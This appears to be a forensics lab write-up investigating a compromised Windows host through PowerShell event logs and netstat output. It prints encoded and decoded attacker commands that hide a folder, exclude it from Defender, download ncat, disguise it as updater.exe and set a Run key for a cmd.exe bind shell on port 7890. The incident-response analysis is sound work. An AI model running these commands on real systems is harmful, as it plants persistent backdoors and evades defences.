
2025-11-13T14:44:22Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269052-1000	d3a23c1e-3ac4-4aa3-9d8e-a9855b54aae5	powershell.exe -noprofile -windowstyle hidden -encodedcommand TgBlAHcALQBJAHQAZQBtACAAQwA6AFwAVwBpAG4AZABvAHcAcwBVAHAAZABhAHQAZQAgAC0ASQB0AGUAbQBUAHkAcABlACAAIgBEAGkAcgBlAGMAdABvAHIAeQAiAA0ACgBhAHQAdAByAGkAYgAgACsAaAAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAVQBwAGQAYQB0AGUADQAKAFMAZQB0AC0ATQBwAFAAcgBlAGYAZQByAGUAbgBjAGUAIAAtAEUAeABjAGwAdQBzAGkAbwBuAFAAYQB0AGgAIABDADoAXABXAGkAbgBkAG8AdwBzAFUAcABkAGEAdABlAFwAKgANAAoASQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQB1AHMAZQBiACAAIgBoAHQAdABwADoALwAvAG4AbQBhAHAALgBvAHIAZwAvAGQAaQBzAHQALwBuAGMAYQB0AC0AcABvAHIAdABhAGIAbABlAC0ANQAuADUAOQBCAEUAVABBADEALgB6AGkAcAAiACAALQBPAHUAdABGAGkAbABlACAAIgBDADoAXABXAGkAbgBkAG8AdwBzAFUAcABkAGEAdABlAFwAYgBhAGMAawBkAG8AbwByAC4AegBpAHAAIgANAAoARQB4AHAAYQBuAGQALQBBAHIAYwBoAGkAdgBlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBVAHAAZABhAHQAZQBcAGIAYQBjAGsAZABvAG8AcgAuAHoAaQBwACAALQBEAGUAcwB0AGkAbgBhAHQAaQBvAG4AUABhAHQAaAAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAVQBwAGQAYQB0AGUADQAKAE0AbwB2AGUALQBJAHQAZQBtACAAQwA6AFwAVwBpAG4AZABvAHcAcwBVAHAAZABhAHQAZQBcAG4AYwBhAHQALQBwAG8AcgB0AGEAYgBsAGUALQA1AC4ANQA5AEIARQBUAEEAMQBcAG4AYwBhAHQALgBlAHgAZQAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAVQBwAGQAYQB0AGUAXAB1AHAAZABhAHQAZQByAC4AZQB4AGUADQAKAFIAZQBtAG8AdgBlAC0ASQB0AGUAbQAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAVQBwAGQAYQB0AGUAXABiAGEAYwBrAGQAbwBvAHIALgB6AGkAcAANAAoAUgBlAG0AbwB2AGUALQBJAHQAZQBtACAAQwA6AFwAVwBpAG4AZABvAHcAcwBVAHAAZABhAHQAZQBcAG4AYwBhAHQALQBwAG8AcgB0AGEAYgBsAGUALQA1AC4ANQA5AEIARQBUAEEAMQAgAC0AUgBlAGMAdQByAHMAZQANAAoAUwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AUABhAHQAaAAgAEgASwBMAE0AOgBcAFMATwBGAFQAVwBBAFIARQBcAE0AaQBjAHIAbwBzAG8AZgB0AFwAVwBpAG4AZABvAHcAcwBcAEMAdQByAHIAZQBuAHQAVgBlAHIAcwBpAG8AbgBcAFIAdQBuACAALQBOAGEAbQBlACAAVwBpAG4AVQBwAGQAYQB0AGUAcgAgAC0AVgBhAGwAdQBlACAAIgBDADoAXABXAGkAbgBkAG8AdwBzAFUAcABkAGEAdABlAFwAdQBwAGQAYQB0AGUAcgAuAGUAeABlACAALQBsACAALQBwACAANwA4ADkAMAAgAC0AZQAgAGMAbQBkAC4AZQB4AGUAIgA=	
2025-11-13T14:45:18Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269052-1000	78dfa34b-0b2e-4e74-b3ba-bee452e21bcd	powershell.exe -noprofile -windowstyle hidden -encodedcommand bgBlAHQAcwB0AGEAdAAgAC0AbgBhAGIAbwA= | Out-File "C:\\Windows\\Temp\\netstat.txt"	
2025-11-13T14:45:52Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269052-1000	5ee05405-607b-4e9d-9381-05ef2afa289e	powershell.exe -noprofile -windowstyle hidden -encodedcommand UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgAC0ARgBpAGwAZQBQAGEAdABoACAAIgB1AHAAZABhAHQAZQByAC4AZQB4AGUAIgAgAC0AVwBvAHIAawBpAG4AZwBEAGkAcgBlAGMAdABvAHIAeQAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBVAHAAZABhAHQAZQAiACAALQBBAHIAZwB1AG0AZQBuAHQATABpAHMAdAAgACIALQBsACAALQBwACAANwA4ADkAMAAgAC0AZQAgAGMAbQBkAC4AZQB4AGUAIgA=	
2025-11-13T14:46:15Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269052-1000	ac8bed55-5148-4258-ad85-e8540176e0d0	powershell.exe -noprofile -windowstyle hidden -encodedcommand bgBlAHQAcwB0AGEAdAAgAC0AbgBhAGIAbwA= | Out-File "C:\\Windows\\Temp\\netstat2.txt"	99495
2025-11-13T14:47:03Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269052-1000	251337d6-fed2-4b6c-ac9d-becbf0a06ce1	powershell.exe -noprofile -windowstyle hidden -encodedcommand bgBlAHQAcwB0AGEAdAAgAC0AbgBhAGIAbwA= | Out-File "C:\\Windows\\Temp\\netstat2.txt"	

Figure 19. The 5 other Poweshell scripts that were ran.

19. What are the date/timestamps of when they were ran?

- **Analysis Performed:**
  - T The examiner then proceeded to the Windows.EventLogs.PowershellScriptblock collection that is used search and extract ScriptBlock events from Powershell-Operational Event Logs.
  - The examiner looked for other scripts that were ran, as shown in Figure 20.
- **Answer:**
  The date/timestamps of when the 5 other scripts were ran are (from top to bottom): **November 13, 2025 2:44:22 PM UTC (2025-11-13T14:44:22Z), November 13, 2025 2:45:18 PM UTC (2025-11-13T14:45:18Z), November 13, 2025 2:45:52 PM UTC (2025-11-13T14:45:52Z), November 13, 2025 2:46:15 PM UTC (2025-11-13T14:46:15Z)**, and **November 13, 2025 2:47:03 PM UTC (2025-11-13T14:47:03Z)**, as shown in Figure 20.

- **Supporting Evidence:**



2025-11-13T14:44:22Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269052-1000	d3a23c1e-3ac4-4aa3-9d8e-a9855b54aae5	powershell.exe -noprofile -windowstyle hidden -encodedcommand TgBlAHcALQBJAHQAZQBtACAAQwA6AFwAVwBpAG4AZABvAHcAcwBVAHAAZABhAHQAZQAgAC0ASQB0AGUAbQBUAHkAcABlACAAIgBEAGkAcgBlAGMAdABvAHIAeQAiAA0ACgBhAHQAdAByAGkAYgAgACsAaAAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAVQBwAGQAYQB0AGUADQAKAFMAZQB0AC0ATQBwAFAAcgBlAGYAZQByAGUAbgBjAGUAIAAtAEUAeABjAGwAdQBzAGkAbwBuAFAAYQB0AGgAIABDADoAXABXAGkAbgBkAG8AdwBzAFUAcABkAGEAdABlAFwAKgANAAoASQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQB1AHMAZQBiACAAIgBoAHQAdABwADoALwAvAG4AbQBhAHAALgBvAHIAZwAvAGQAaQBzAHQALwBuAGMAYQB0AC0AcABvAHIAdABhAGIAbABlAC0ANQAuADUAOQBCAEUAVABBADEALgB6AGkAcAAiACAALQBPAHUAdABGAGkAbABlACAAIgBDADoAXABXAGkAbgBkAG8AdwBzAFUAcABkAGEAdABlAFwAYgBhAGMAawBkAG8AbwByAC4AegBpAHAAIgANAAoARQB4AHAAYQBuAGQALQBBAHIAYwBoAGkAdgBlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBVAHAAZABhAHQAZQBcAGIAYQBjAGsAZABvAG8AcgAuAHoAaQBwACAALQBEAGUAcwB0AGkAbgBhAHQAaQBvAG4AUABhAHQAaAAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAVQBwAGQAYQB0AGUADQAKAE0AbwB2AGUALQBJAHQAZQBtACAAQwA6AFwAVwBpAG4AZABvAHcAcwBVAHAAZABhAHQAZQBcAG4AYwBhAHQALQBwAG8AcgB0AGEAYgBsAGUALQA1AC4ANQA5AEIARQBUAEEAMQBcAG4AYwBhAHQALgBlAHgAZQAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAVQBwAGQAYQB0AGUAXAB1AHAAZABhAHQAZQByAC4AZQB4AGUADQAKAFIAZQBtAG8AdgBlAC0ASQB0AGUAbQAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAVQBwAGQAYQB0AGUAXABiAGEAYwBrAGQAbwBvAHIALgB6AGkAcAANAAoAUgBlAG0AbwB2AGUALQBJAHQAZQBtACAAQwA6AFwAVwBpAG4AZABvAHcAcwBVAHAAZABhAHQAZQBcAG4AYwBhAHQALQBwAG8AcgB0AGEAYgBsAGUALQA1AC4ANQA5AEIARQBUAEEAMQAgAC0AUgBlAGMAdQByAHMAZQANAAoAUwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AUABhAHQAaAAgAEgASwBMAE0AOgBcAFMATwBGAFQAVwBBAFIARQBcAE0AaQBjAHIAbwBzAG8AZgB0AFwAVwBpAG4AZABvAHcAcwBcAEMAdQByAHIAZQBuAHQAVgBlAHIAcwBpAG8AbgBcAFIAdQBuACAALQBOAGEAbQBlACAAVwBpAG4AVQBwAGQAYQB0AGUAcgAgAC0AVgBhAGwAdQBlACAAIgBDADoAXABXAGkAbgBkAG8AdwBzAFUAcABkAGEAdABlAFwAdQBwAGQAYQB0AGUAcgAuAGUAeABlACAALQBsACAALQBwACAANwA4ADkAMAAgAC0AZQAgAGMAbQBkAC4AZQB4AGUAIgA=	
2025-11-13T14:45:18Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269052-1000	78dfa34b-0b2e-4e74-b3ba-bee452e21bcd	powershell.exe -noprofile -windowstyle hidden -encodedcommand bgBlAHQAcwB0AGEAdAAgAC0AbgBhAGIAbwA= | Out-File "C:\\Windows\\Temp\\netstat.txt"	
2025-11-13T14:45:52Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269052-1000	5ee05405-607b-4e9d-9381-05ef2afa289e	powershell.exe -noprofile -windowstyle hidden -encodedcommand UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgAC0ARgBpAGwAZQBQAGEAdABoACAAIgB1AHAAZABhAHQAZQByAC4AZQB4AGUAIgAgAC0AVwBvAHIAawBpAG4AZwBEAGkAcgBlAGMAdABvAHIAeQAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBVAHAAZABhAHQAZQAiACAALQBBAHIAZwB1AG0AZQBuAHQATABpAHMAdAAgACIALQBsACAALQBwACAANwA4ADkAMAAgAC0AZQAgAGMAbQBkAC4AZQB4AGUAIgA=	
2025-11-13T14:46:15Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269052-1000	ac8bed55-5148-4258-ad85-e8540176e0d0	powershell.exe -noprofile -windowstyle hidden -encodedcommand bgBlAHQAcwB0AGEAdAAgAC0AbgBhAGIAbwA= | Out-File "C:\\Windows\\Temp\\netstat2.txt"	99495
2025-11-13T14:47:03Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269052-1000	251337d6-fed2-4b6c-ac9d-becbf0a06ce1	powershell.exe -noprofile -windowstyle hidden -encodedcommand bgBlAHQAcwB0AGEAdAAgAC0AbgBhAGIAbwA= | Out-File "C:\\Windows\\Temp\\netstat2.txt"	


Figure 20. The 5 other Poweshell scripts that were ran.

20. Give your analysis of each script, binaries used, and any files created by the attacker. (Hint: the attacker obfuscated their original script, like the very first).

- **Analysis Performed:**
    - For the first script from the top, the decode base64 script is as follows:
        - New-Item C:\WindowsUpdate -ItemType "Directory”
        - attrib +h C:\WindowsUpdate – hides the directory.
        - Set-MpPreference -ExclusionPath C:\WindowsUpdate\* – excludes that folder from Defender scans.
        - Invoke-WebRequest -useb "http://nmap.org/dist/ncat-portable-5.59BETA1.zip" -OutFile "C:\WindowsUpdate\backdoor.zip" – downloads the ncat portable package.
        - Expand-Archive C:\WindowsUpdate\backdoor.zip -DestinationPath C:\WindowsUpdate – unzips it.
        - Move-Item C:\WindowsUpdate\ncat-portable-5.59BETA1\ncat.exe C:\WindowsUpdate\updater.exe – renames ncat.exe to updater.exe to look legitimate.
        - Cleans up backdoor.zip and the extracted folder.
        - Set-ItemProperty ... -Value "C:\WindowsUpdate\updater.exe -l -p 7890 -e cmd.exe" – writes a registry Run key (or similar) so that updater.exe auto-starts listening on port 7890 and spawns cmd.exe.
    - The second script from the top, the decoded base64 script is as follows:
        - netstat -nabo | Out-File “C:\Windows\Temp\netstat.txt”
    - The third script from the top, the decoded base64 script is as follows:
        - Start-Process -FilePath "updater.exe" -WorkingDirectory "C:\WindowsUpdate" -ArgumentList "-l -p 7890 -e cmd.exe"
    - The fourth script from the top, the decoded base64 script is as follows:
        - netstat -nabo | Out-File "C:\Windows\Temp\netstat2.txt"
    - The fifth script from the top, the decoded base64 script is as follows:
        - netstat -nabo | Out-File "C:\Windows\Temp\netstat2.txt"
- **Answer:**
  For the first script from the top, the script contains the core backdoor installation and persistence routine. It hides its working folder, punches a hole in Defender coverage, and pull ncat, renames it to blend in, and registers it for automatic, listening-shell execution. The binaries used were powershell.exe, ncat.exe (rebranded as updater.exe), and built-in PowerShell cmdlets. The files that were created were C:\WindowsUpdate\ (new hidden directory), C:\WindowsUpdate\backdoor.zip (downloaded archive, later deleted), C:\WindowsUpdate\ncat-portable-5.59BETA1\... (extraction directory, later deleted), and C:\WindowsUpdate\updater.exe (persistent backdoor). For the second script from the top, the script is a post-exploitation reconnaissance, recording active connections and listening ports. Likely to confirm that the backdoor is listening and to document other services on the host. The binaries that were used are powershell.exe and netstat.exe. The files that were created was C:\Windows\Temp\netstat.txt. For the third script from the top, the script is an activation script for the implanted backdoor, explicitly starting ncat in listener mode on TCP port 7890 with a command shell attached. The binaries used were powershell.exe and C:\WindowsUpdate\updater.exe (the rebranded ncat binary). For the fourth script from the

top, the script is a follow-up network recon script, likely checking that the updater.exe listener on port 7890 is present after starting the backdoor. Binaries used were powershell.exe and netstat.exe. Files that were created are C:\Windows\Temp\netstat2.txt. And for the fifth script from the top, the script is the same as the fourth with the same binaries and the same file output. Overall, these scripts, binaries, and created files together demonstrated an intentional attempt to install a persistent command-shell backdoor while weakening Defender visibility and validating connectivity.

- **Supporting Evidence:**



2025-11- 13T14:44:22Z	acme-blg2-ysam	Microsoft- Windows- PowerShell/Op erational	4104	S-1-5-21- 4114379181- 1858625959- 1073269052-1000	d3a23c1e-3ac4-4aa3- 9d8e-a9855b54aae5	powershell.exe -noprofile -windowstyle hidden -encodedcommand TgBlAHcALQBJAHQAZQBtACAAQwA6AFwAVwBpAG4AZABvAHcAcwBVAHAAZABhAHQAZ QAgAC0ASQB0AGUAbQBUAHkAcABlACAAIgBEAGkAcgBlAGMAdABvAHIAeQAiAA0ACg BhAHQAdAByAGkAYgAgACsAaAAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAVQBwAGQAYQB 0AGUADQAKAFMAZQB0AC0ATQBwAFAAcgBlAGYAZQByAGUAbgBjAGUAIAAtAEUAeABj AGwAdQBzAGkAbwBuAFAAYQB0AGgAIABDADoAXABXAGkAbgBkAG8AdwBzAFUAcABkA GEAdABlAFwAKgANAAoASQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0AC AALQB1AHMAZQBiACAAIgBoAHQAdABwADoALwAvAG4AbQBhAHAALgBvAHIAZwAvAGQ AaQBzAHQALwBuAGMAYQB0AC0AcABvAHIAdABhAGIAbABlAC0ANQAuADUAOQBCAEUA VABBADEALgB6AGkAcAAiACAALQBPAHUAdABGAGkAbABlACAAIgBDADoAXABXAGkAb gBkAG8AdwBzAFUAcABkAGEAdABlAFwAYgBhAGMAawBkAG8AbwByAC4AegBpAHAAIg ANAAoARQB4AHAAYQBuAGQALQBBAHIAYwBoAGkAdgBlACAAQwA6AFwAVwBpAG4AZAB vAHcAcwBVAHAAZABhAHQAZQBcAGIAYQBjAGsAZABvAG8AcgAuAHoAaQBwACAALQBE AGUAcwB0AGkAbgBhAHQAaQBvAG4AUABhAHQAaAAgAEMAOgBcAFcAaQBuAGQAbwB3A HMAVQBwAGQAYQB0AGUADQAKAE0AbwB2AGUALQBJAHQAZQBtACAAQwA6AFwAVwBpAG 4AZABvAHcAcwBVAHAAZABhAHQAZQBcAG4AYwBhAHQALQBwAG8AcgB0AGEAYgBsAGU ALQA1AC4ANQA5AEIARQBUAEEAMQBcAG4AYwBhAHQALgBlAHgAZQAgAEMAOgBcAFcA aQBuAGQAbwB3AHMAVQBwAGQAYQB0AGUAXAB1AHAAZABhAHQAZQByAC4AZQB4AGUAD QAKAFIAZQBtAG8AdgBlAC0ASQB0AGUAbQAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAVQ BwAGQAYQB0AGUAXABiAGEAYwBrAGQAbwBvAHIALgB6AGkAcAANAAoAUgBlAG0AbwB 2AGUALQBJAHQAZQBtACAAQwA6AFwAVwBpAG4AZABvAHcAcwBVAHAAZABhAHQAZQBc AG4AYwBhAHQALQBwAG8AcgB0AGEAYgBsAGUALQA1AC4ANQA5AEIARQBUAEEAMQAgA C0AUgBlAGMAdQByAHMAZQANAAoAUwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAH QAeQAgAC0AUABhAHQAaAAgAEgASwBMAE0AOgBcAFMATwBGAFQAVwBBAFIARQBcAE0 AaQBjAHIAbwBzAG8AZgB0AFwAVwBpAG4AZABvAHcAcwBcAEMAdQByAHIAZQBuAHQA VgBlAHIAcwBpAG8AbgBcAFIAdQBuACAALQBOAGEAbQBlACAAVwBpAG4AVQBwAGQAY QB0AGUAcgAgAC0AVgBhAGwAdQBlACAAIgBDADoAXABXAGkAbgBkAG8AdwBzAFUAcA BkAGEAdABlAFwAdQBwAGQAYQB0AGUAcgAuAGUAeABlACAALQBsACAALQBwACAANwA 4ADkAMAAgAC0AZQAgAGMAbQBkAC4AZQB4AGUAIgA=	
2025-11- 13T14:45:18Z	acme-blg2-ysam	Microsoft- Windows- PowerShell/Op erational	4104	S-1-5-21- 4114379181- 1858625959- 1073269052-1000	78dfa34b-0b2e-4e74- b3ba-bee452e21bcd	powershell.exe -noprofile -windowstyle hidden -encodedcommand bgBlAHQAcwB0AGEAdAAgAC0AbgBhAGIAbwA= | Out-File "C:\\Windows\\Temp\\netstat.txt"	
2025-11- 13T14:45:52Z	acme-blg2-ysam	Microsoft- Windows- PowerShell/Op erational	4104	S-1-5-21- 4114379181- 1858625959- 1073269052-1000	5ee05405-607b-4e9d- 9381-05ef2afa289e	powershell.exe -noprofile -windowstyle hidden -encodedcommand UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgAC0ARgBpAGwAZQBQAGEAdABoACAAI gB1AHAAZABhAHQAZQByAC4AZQB4AGUAIgAgAC0AVwBvAHIAawBpAG4AZwBEAGkAcg BlAGMAdABvAHIAeQAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBVAHAAZABhAHQAZQA iACAALQBBAHIAZwB1AG0AZQBuAHQATABpAHMAdAAgACIALQBsACAALQBwACAANwA4 ADkAMAAgAC0AZQAgAGMAbQBkAC4AZQB4AGUAIgA=	
2025-11- 13T14:46:15Z	acme-blg2-ysam	Microsoft- Windows- PowerShell/Op erational	4104	S-1-5-21- 4114379181- 1858625959- 1073269052-1000	ac8bed55-5148-4258- ad85-e8540176e0d0	powershell.exe -noprofile -windowstyle hidden -encodedcommand bgBlAHQAcwB0AGEAdAAgAC0AbgBhAGIAbwA= | Out-File "C:\\Windows\\Temp\\netstat2.txt"	99495
2025-11- 13T14:47:03Z	acme-blg2-ysam	Microsoft- Windows- PowerShell/Op erational	4104	S-1-5-21- 4114379181- 1858625959- 1073269052-1000	251337d6-fed2-4b6c- ac9d-becbf0a06ce1	powershell.exe -noprofile -windowstyle hidden -encodedcommand bgBlAHQAcwB0AGEAdAAgAC0AbgBhAGIAbwA= | Out-File "C:\\Windows\\Temp\\netstat2.txt"	

Figure 21. The 5 other Poweshell scripts that were ran.


21. Are their any interesting network ports? (E.G. LISTENING or ESTABLISHED) List them and their process.

- **Analysis Performed:**

    - The examiner then proceeded to the Windows.Network.Netstat collection that is used search for open ports, as shown in Figure 22.

- **Answer:**
  There are two interesting network ports. On port 7890 and the process associated with it is updater.exe (the backdoor), as shown in Figure 22. And, on port 3389 and the process associated with it is svchost.exe (RDP, a potential access vector), as shown in Figure 22.

- **Supporting Evidence:**



Pid	Name	Family	Type	Status	Laddr.IP	Laddr.Port	Raddr.IP	Raddr.Port	Timestamp
848	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	135	0.0.0.0	0	2025-11-13T15:36:36Z
4	System	IPv4	TCP	LISTEN	10.0.143.129	139	0.0.0.0	0	2025-11-13T15:36:36Z
988	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	3389	0.0.0.0	0	2025-11-13T15:36:37Z
7116	updater.exe	IPv4	TCP	LISTEN	0.0.0.0	7890	0.0.0.0	0	2025-11-13T15:40:16Z
5880	updater.exe	IPv4	TCP	LISTEN	0.0.0.0	7890	0.0.0.0	0	2025-11-13T15:39:58Z
636	lsass.exe	IPv4	TCP	LISTEN	0.0.0.0	49664	0.0.0.0	0	2025-11-13T15:36:36Z
476	wininit.exe	IPv4	TCP	LISTEN	0.0.0.0	49665	0.0.0.0	0	2025-11-13T15:36:36Z
960	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	49666	0.0.0.0	0	2025-11-13T15:36:36Z
1468	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	49667	0.0.0.0	0	2025-11-13T15:36:37Z
2056	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	49668	0.0.0.0	0	2025-11-13T15:36:37Z


Figure 22. Windows.Network.Netstat collection

22. Is there suspicious software installed on this system? What is the executable name? Where is the executable located? Is it running? Does it have command line arguments? List them. What is the file?

- **Analysis Performed:**
    - The examiner then proceeded to the virtual filesystem and then to the hidden directory named, “WindowsUpdate”, as shown in Figure 23.
